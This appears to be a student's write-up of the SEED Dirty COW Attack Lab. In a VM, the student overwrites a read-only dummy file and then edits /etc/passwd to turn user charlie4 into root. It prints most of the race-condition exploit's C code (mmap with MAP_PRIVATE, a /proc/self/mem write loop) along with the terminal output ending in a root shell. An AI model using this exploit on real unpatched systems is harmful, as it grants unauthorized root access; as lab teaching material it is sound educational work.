

Dirty COW Attack Lab

2 Task 1: Modify a Dummy Read-Only File


2.1 Create a Dummy File

We first need to select a target file. Although this file can be any read-only file in the system, we will use a dummy file in this task, so we do not corrupt an important system file in case we make a mistake. Please create a file called `zzz` in the root directory, change its permission to read-only for normal users, and put some random content into the file using an editor such as `gedit`.

```
$ sudo touch /zzz
$ sudo chmod 644 /zzz
$ sudo gedit /zzz
$ cat /zzz
111111222222333333
$ ls -l /zzz
-rw-r--r-- 1 root root 19 Oct 18 22:03 /zzz
$ echo 99999 > /zzz
bash: /zzz: Permission denied
```

From the above experiment, we can see that if we try to write to this file as a normal user, we will fail, because the file is only readable to normal users. However, because of the Dirty COW vulnerability in the system, we can find a way to write to this file. Our objective is to replace the pattern "22222" with "*****".

Below screenshot is the created file by using `geddit zzz`



```
seed@VM: ~/.../DirtycowLab
[09/29/23]seed@VM:~/.../DirtycowLab$ ls
a.out  cow_attack2.c  cow_attack.c
[09/29/23]seed@VM:~/.../DirtycowLab$ sudo touch /zzz
[09/29/23]seed@VM:~/.../DirtycowLab$ sudo chmod 644 /zzz
[09/29/23]seed@VM:~/.../DirtycowLab$ sudo gedit /zzz

(gedit:3762): Tepl-WARNING **: 10:53:32.628: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is not correctly installed or GVfs metadata are not supported on this platform. In the latter case, you should configure Tepl with --disable-gvfs-metadata.
[09/29/23]seed@VM:~/.../DirtycowLab$ ls -l /zzz
-rw-r--r-- 1 root root 22 Sep 29 10:53 /zzz
[09/29/23]seed@VM:~/.../DirtycowLab$ echo 99999 > /zzz
bash: /zzz: Permission denied
[09/29/23]seed@VM:~/.../DirtycowLab$ █
```

In Task 1, the objective is to replace the string "222222" in the memory with "*****" in the "zzz" file. However, it's important to note that ordinary users do not have permission to modify the content of the "zzz" file. Therefore, we need to find a way to achieve this replacement using other techniques

2.2 Set Up the Memory Mapping, write and madvise Thread

Launching attack.

You can download the program `cow_attack.c` from the website of the lab. The program has three threads: the main thread, the write thread, and the madvise thread. The main thread maps `/zzz` to memory, finds where the pattern "222222" is, and then creates two threads to exploit the Dirty COW race condition vulnerability in the OS kernel.

Listing 1: The main thread

```
/* cow_attack.c (the main thread) */

#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/zzz", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "222222"); ①

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size); ②
```

Downloaded code and we runned it

```
Open [v] [f] *cow_attack.c ~/Desktop/Seedlab/DirtycowLab
4 #include <sys/stat.h>
5 #include <string.h>
6 #include <unistd.h>
7 #include <stdint.h>
8
9 void *map;
10 void *writeThread(void *arg);
11 void *madviseThread(void *arg);
12
13 int main(int argc, char *argv[])
14 {
15     pthread_t pth1, pth2;
16     struct stat st;
17     intptr_t file_size; // Use intptr_t for type casting
18
19     // Open the target file in read-only mode.
20     int f = open("/zzz", O_RDONLY);
21
22     // Map the file to COW memory using MAP_PRIVATE.
23     fstat(f, &st);
24     file_size = (intptr_t)st.st_size;
25     map = mmap(NULL, (size_t)file_size, PROT_READ, MAP_PRIVATE, f, 0);
26
27     // Find the position of the target area
28     char *position = strstr(map, "222222");
29
30     // We have to do the attack using two threads.
31     pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
32     pthread_create(&pth2, NULL, writeThread, (void *)position);
33
34     // Wait for the threads to finish.
35     pthread_join(pth1, NULL);
36     pthread_join(pth2, NULL);
37 }
```

Results:

```
[09/29/23]seed@VM:~/.../DirtycowLab$ gcc cow_attack.c -lpthread
[09/29/23]seed@VM:~/.../DirtycowLab$ ls
a.out  cow_attack2.c  cow_attack.c
[09/29/23]seed@VM:~/.../DirtycowLab$ ./a.out
^C
[09/29/23]seed@VM:~/.../DirtycowLab$ cat /zzz
111111*****333333
```

We can successfully replace the file.

3 Task 2: Modify the Password File to Gain the Root Privilege

In our experiment, we will not use the `seed` account, because this account is used for most of the experiments in this book; if we forget to change the UID back after the experiment, other experiments will be affected. Instead, we create a new account called `charlie`, and we will turn this normal user into root using the Dirty COW attack. Adding a new account can be achieved using the `adduser` command. After the account is created, a new record will be added to `/etc/passwd`. See the following:

```
$ sudo adduser charlie
...
$ cat /etc/passwd | grep charlie
charlie:x:1001:1001:,,,:/home/charlie:/bin/bash
```

We suggest that you save a copy of the `/etc/passwd` file, just in case you make a mistake and corrupt this file. An alternative is to take a snapshot of your VM before working on this lab, so you can always roll back if the VM got corrupted.

Task: You need to modify the `charlie`'s entry in `/etc/passwd`, so the third field is changed from 1001 to 0000, essentially turning `charlie` into a root account. The file is not writable to `charlie`, but

The objective of this task is to gain privilege escalation by modifying the uid and group of id of the user.

We need to create a new user i created as **Charlie4**.

```
[09/29/23]seed@VM:~/.../DirtycowLab$ sudo adduser charlie4
Adding user `charlie4' ...
Adding new group `charlie4' (1001) ...
Adding new user `charlie4' (1001) with group `charlie4' ...
Creating home directory `/home/charlie4' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for charlie4
Enter the new value, or press ENTER for the default
    Full Name []: charlie
    Room Number []: 4
    Work Phone []: 4
    Home Phone []: 4
    Other []: 4
Is the information correct? [Y/n] Y
[09/29/23]seed@VM:~/.../DirtycowLab$ cat /etc/passwd | grep charlie4
charlie4:x:1001:1001:charlie,4,4,4,4:/home/charlie4:/bin/bash
[09/29/23]seed@VM:~/.../DirtycowLab$ su cp /etc/passwd /zzz
su: user cp does not exist
[09/29/23]seed@VM:~/.../DirtycowLab$ sudo cp /etc/passwd /zzz
[09/29/23]seed@VM:~/.../DirtycowLab$ su charlie4
Password:
```

Below screenshot is the /zzz file


```
charlie4@VM:/home/seed/Desktop/Seedlab/DirtycowLab$ cat /zzz
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114:/:run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115:/:nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:117:123:/:var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125:/:nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127:/:var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534:/:run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
telnetd:x:126:134:/:nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534:/:run/sshd:/usr/sbin/nologin
charlie4:x:1001:1001:charlie,4,4,4,4:/home/charlie4:/bin/bash
charlie4@VM:/home/seed/Desktop/Seedlab/DirtycowLab$
```

Below screenshot is the passwd file

```
charlie4@VM: /home/seed/Desktop/Seedlab/DirtycowLab$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
apt:x:105:65534:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
uidd:x:107:114:/run/uidd:/usr/sbin/nologin
tcpdump:x:108:115:/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,:/usr/sbin/nologin
saned:x:117:123:/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,:/run/hplip:/bin/false
whoopsie:x:120:125:/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127:/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534:/run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
telnetd:x:126:134:/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534:/run/sshd:/usr/sbin/nologin
charlie4:x:1001:1001:charlie,4,4,4,4:/home/charlie4:/bin/bash
charlie4@VM: /home/seed/Desktop/Seedlab/DirtycowLab$
charlie4@VM: /home/seed/Desktop/Seedlab/DirtycowLab$
```

Modified script

Script was modified in according to the user id



```
21
22 // Map the file to COW memory using MAP_PRIVATE.
23 fstat(f, &st);
24 file_size = (intptr_t)st.st_size;
25 map = mmap(NULL, (size_t)file_size, PROT_READ, MAP_PRIVATE, f, 0);
26
27 // Find the position of the target area
28 char *position = strstr(map, "charlie4:x:1001");
29
30 // We have to do the attack using two threads.
31 pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
32 pthread_create(&pth2, NULL, writeThread, (void *)position);
33
34 // Wait for the threads to finish.
35 pthread_join(pth1, NULL);
36 pthread_join(pth2, NULL);
37 return 0;
38 }
39
40 void *writeThread(void *arg)
41 {
42     char *content = "charlie4:x:0000";
43     off_t offset = (off_t)(intptr_t)arg; // Use intptr_t for type casting
44
45     int f = open("/proc/self/mem", 0_RDWR);
46     while (1)
47     {
48         // Move the file pointer to the corresponding position.
49         lseek(f, offset, SEEK_SET);
50         // Write to memory.
51         write(f, content, strlen(content));
52     }
```

After modifying the file we can see that we can gain root access

```
[09/29/23]seed@VM:~/.../DirtycowLab$ gcc cow_attack2.c -lpthread
[09/29/23]seed@VM:~/.../DirtycowLab$ ./a.out
^C
[09/29/23]seed@VM:~/.../DirtycowLab$ su charlie4
Password:
```

After giving password we gain into root shell

```
root@VM:/home/seed/Desktop/Seedlab/DirtycowLab# id
uid=0(root) gid=1001(charlie4) groups=0(root),1001(charlie4)
```

Conclusion : We can see that after running the command for a few seconds charlie4 switches to root permission.